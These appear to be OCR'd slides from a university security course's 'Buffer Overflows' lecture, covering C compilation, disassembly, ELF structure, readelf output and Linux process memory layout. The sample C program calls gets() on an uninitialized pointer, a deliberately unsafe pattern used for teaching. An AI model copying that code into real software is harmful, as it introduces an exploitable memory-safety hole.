6. Buffer Overflows

Computer Security Courses @ POLIMI

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
Assumptions

The following *concepts* apply, with proper modifications, to any machine architecture (e.g., ARM, x86), operating system (e.g., Windows, Linux, Darwin), and executable (e.g., Portable Executable (PE), Executable and Linkable Format (ELF)).

For simplicity, we assume **ELFs** running on **Linux >= 2.6** processes on top of a **32-bit x86** machine.

High-level Code and Machine Code



Developer

```
io.h>
lib.h>

int foo(int a, int b) {
  int c = 14;
  c = (a + b) * c;

  return c;
}

int main(int argc, char * argv[]) {
  int avar;
  int bvar;
  int cvar;

  char * str;

  avar = atoi(argv[1]);
  bvar = atoi(argv[2]);
  cvar = foo(avar, bvar);

  gets(str);
  puts(str);

  printf("foo(%d, %d) = %d\n", avar, bvar, cvar);

  return 0;
}
```

Compiler

```
        .cfi_startproc
        pushl   %ebp
        .cfi_def_cfa_offset 8
        .cfi_offset 5, -8
        movl    %esp, %ebp
        .cfi_def_cfa_register 5
        andl    $-16, %esp
        subl    $32, %esp
        movl    12(%ebp), %eax
        addl    $4, %eax
        movl    (%eax), %eax
```

Assembler

```
0000000: 01111111 01000101 01001100 01000110 00000001 00000001
0000006: 00000001 00000000 00000000 00000000 00000000 00000000
000000c: 00000000 00000000 00000000 00000000 00000010 00000000
0000012: 00000011 00000000 00000001 00000000 00000000 00000000
0000018: 11000000 10000011 00000100 00001000 00110100 00000000
000001e: 00000000 00000000 10110100 00001100 00000000 00000000
             0000 00000000 00000000 00000000 00110100 00000000
             0000 00000000 00001000 00000000 00101000 00000000
```

Machine

Disassembler

```
push   %ebp
mov    %esp,%ebp
and    $0xfffffff0,%esp
sub    $0x20,%esp
mov    0xc(%ebp),%eax
add    $0x4,%eax
mov    (%eax),%eax
mov    %eax,(%esp)
call   80483b0 <atoi@plt>
mov    %eax,0x1c(%esp)
mov    0xc(%ebp),%eax
```

≠

Decompiler

```
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>

int32_t foo(int32_t a, int32_t b);

// From module:   layout.c
// Address range: 0x80484ac - 0x80484cd
// Line range:    5 - 10
int32_t foo(int32_t a, int32_t b) {
    int32_t c = 14 * (b + a); // 0x80484c4
    return c;
}

// From module:   layout.c
// Address range: 0x80484cf - 0x8048559
// Line range:    13 - 30
int main(int argc, char **argv) {
    int32_t apple = (int32_t)argv; // 0x80484d8
    int32_t str_as_i = atoi((int8_t *)*(int32_t *)(apple + 4));
    int32_t str_as_i2 = atoi((int8_t *)*(int32_t *)(apple + 8));
    int32_t banana = foo(str_as_i, str_as_i2); // 0x804850f
    gets(NULL);
    puts(NULL);
    printf("foo(%d, %d) = %d\n", str_as_i, str_as_i2, banana);
    return 0;
}
```

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
Binary Formats


Holds information about:

1. how the file is organized on **disk**,
2. how to load it in **memory**.
3. **Executable** or library?
    a. Entry point (if executable).
4. **Machine** class (e.g., x86)
5. **Sections**
    a. Data
    b. Code
    c. ...



Binary on disk

ELF Binaries



ELF on disk

ELF header (describes the high-level structure of the binary):
Defines the **file type**
Defines the **Section** and **Program headers** boundaries

Program headers (describe how the file will be **loaded in memory)**
Divide the data into segments.
Map sections to segments.

Segments: **runtime** view of the ELF.
Sections: linking and relocation information.

Section headers (describe the binary as **on disk):**
Define the sections:


- `.init` (**executable** instructions that initialize the process)
- `.text` (**executable** instructions of the program)
- `.bss` (statically-allocated **variables**, i.e., uninitialized data)
- `.data` (initialized **data**)

```
$ man elf                          # plenty of sections
```

```
debian:~/practice$ readelf -h executable_file   # ELF header (parsed)
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x80483c0
  Start of program headers:          52 (bytes into file)
  Start of section headers:          3252 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         8
  Size of section headers:           40 (bytes)
  Number of section headers:         37
  Section header string table index: 34
```

```
debian:~/practice$ readelf -l executable_file          # Program header (parsed)
Elf file type is EXEC (Executable file)
Entry point 0x80483c0
There are 8 program headers, starting at offset 52

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x08048034 0x08048034 0x00100 0x00100 R E 0x4
  INTERP         0x000134 0x08048134 0x08048134 0x00013 0x00013 R   0x1
  LOAD           0x000000 0x08048000 0x08048000 0x006a8 0x006a8 R E 0x1000
  LOAD           0x0006a8 0x080496a8 0x080496a8 0x0012c 0x00130 RW  0x1000
  DYNAMIC        0x0006b4 0x080496b4 0x080496b4 0x000f0 0x000f0 RW  0x4
 Section to Segment mapping:
  Segment Sections...
   00
   01     .interp
   02     .interp .note.ABI-tag .note.gnu.build-id .hash .gnu.hash .dynsym
          .dynstr .gnu.version .gnu.version_r .rel.dyn .rel.plt .init .plt  .text
   03     .init_array .fini_array .jcr .dynamic .got .got.plt  .data .bss
   04     .dynamic
   05     .note.ABI-tag .note.gnu.build-id
   06     .eh_frame_hdr
```

Segments to be loaded into memory.



```
debian:~/practice$ readelf -S executable_file          # Section header (parsed)
There are 37 section headers, starting at offset 0xcb4:

Section Headers:
  [Nr] Name              Type            Addr                                      l
  [ 0]                   NULL            00000000                                  0
    .                   .           .
    .                   .           .
    .                   .           .
  [14] .text             PROGBITS        080483c0 0003c0 000210 00  AX  0   0 16
  [15] .fini             PROGBITS        080485d0 0005d0 000017 00  AX  0   0  4
  [16] .rodata           PROGBITS        080485e8 0005e8 00001a 00   A  0   0  4
  [17] .eh_frame_hdr     PROGBITS        08048604 000604 000024 00   A  0   0  4
  [18] .eh_frame         PROGBITS        08048628 000628 000080 00   A  0   0  4
  [19] .init_array       INIT_ARRAY      080496a8 0006a8 000004 00  WA  0   0  4
  [20] .fini_array       FINI_ARRAY      080496ac 0006ac 000004 00  WA  0   0  4
  [21] .jcr              PROGBITS        080496b0 0006b0 000004 00  WA  0   0  4
  [22] .dynamic          DYNAMIC         080496b4 0006b4 0000f0 08  WA  7   0  4
  [23] .got              PROGBITS        080497a4 0007a4 000004 04  WA  0   0  4
  [24] .got.plt          PROGBITS        080497a8 0007a8 000024 04  WA  0   0  4
  [25] .data             PROGBITS        080497cc 0007cc 000008 00  WA  0   0  4
  [26] .bss              NOBITS          080497d4 0007d4 000004 00  WA  0   0  4
```


Allocatable + eXecutable section.

Writable + Allocatable section.

Process Creation in Linux

1. The dynamic linker, called by the kernel, loads the segments defined by the program headers into memory.
2. The kernel sets up the *stack* and jumps at the program's *entry point*.

Process Layout in Linux



ELF on disk

ELF program segments loaded in memory within a Linux process


```
debian:~/practice$ ./executable_file 10 20          # in a separate shell

debian:~/practice$ ps aux | grep executable         # get the PID of the process
user 16218  0.0  0.0   1704   240 pts/6  T  10:02   0:00 ./executable_file 10 20

debian:~/practice$ cat /proc/16218/maps              # get process virtual memory map
08048000-08049000 r-xp 00000000 08:01 82109        /practice/layout
08049000-0804a000 rw-p 00000000 08:01 82109        /practice/layout
0804a000-0806b000 rw-p 00000000 00:00 0            [heap]
b7e76000-b7e77000 rw-p 00000000 00:00 0
b7e77000-b7fd3000 r-xp 00000000 08:01 305317     /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b7fd3000-b7fd4000 ---p 0015c000 08:01 305317     /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b7fd4000-b7fd6000 r--p 0015c000 08:01 305317     /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b7fd6000-b7fd7000 rw-p 0015e000 08:01 305317     /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b7fd7000-b7fda000 rw-p 00000000 00:00 0
b7fde000-b7fe1000 rw-p 00000000 00:00 0
b7fe1000-b7fe2000 r-xp 00000000 00:00 0            [vdso]
b7fe2000-b7ffe000 r-xp 00000000 08:01 305275       /lib/i386-linux-gnu/ld-2.13.so
b7ffe000-b7fff000 r--p 0001b000 08:01 305275       /lib/i386-linux-gnu/ld-2.13.so
b7fff000-b8000000 rw-p 0001c000 08:01 305275       /lib/i386-linux-gnu/ld-2.13.so
bffdf000-c0000000 rw-p 00000000 00:00 0            [stack]
```

.text (executable code)

.text (executable r/w data)

libraries

The Code and the Stack



High	Argc	Statically allocated **local variables** (including env.) Function **activation records**. **Grows** "down", toward **lower addresses**.
`0xC0000000`	Env pointer	
	Stack	
`0xBFF00000`		
		Unallocated memory.
	Heap	**Dynamically** allocated data. **Grows** "up", toward **higher addresses**.
	`.data`	Initialized data (e.g., global variables).
	`.bss`	Uninitialized data. Zeroed when the program begins to run.
	`.text`	Executable **code** (machine instructions).
`0x08048000`		
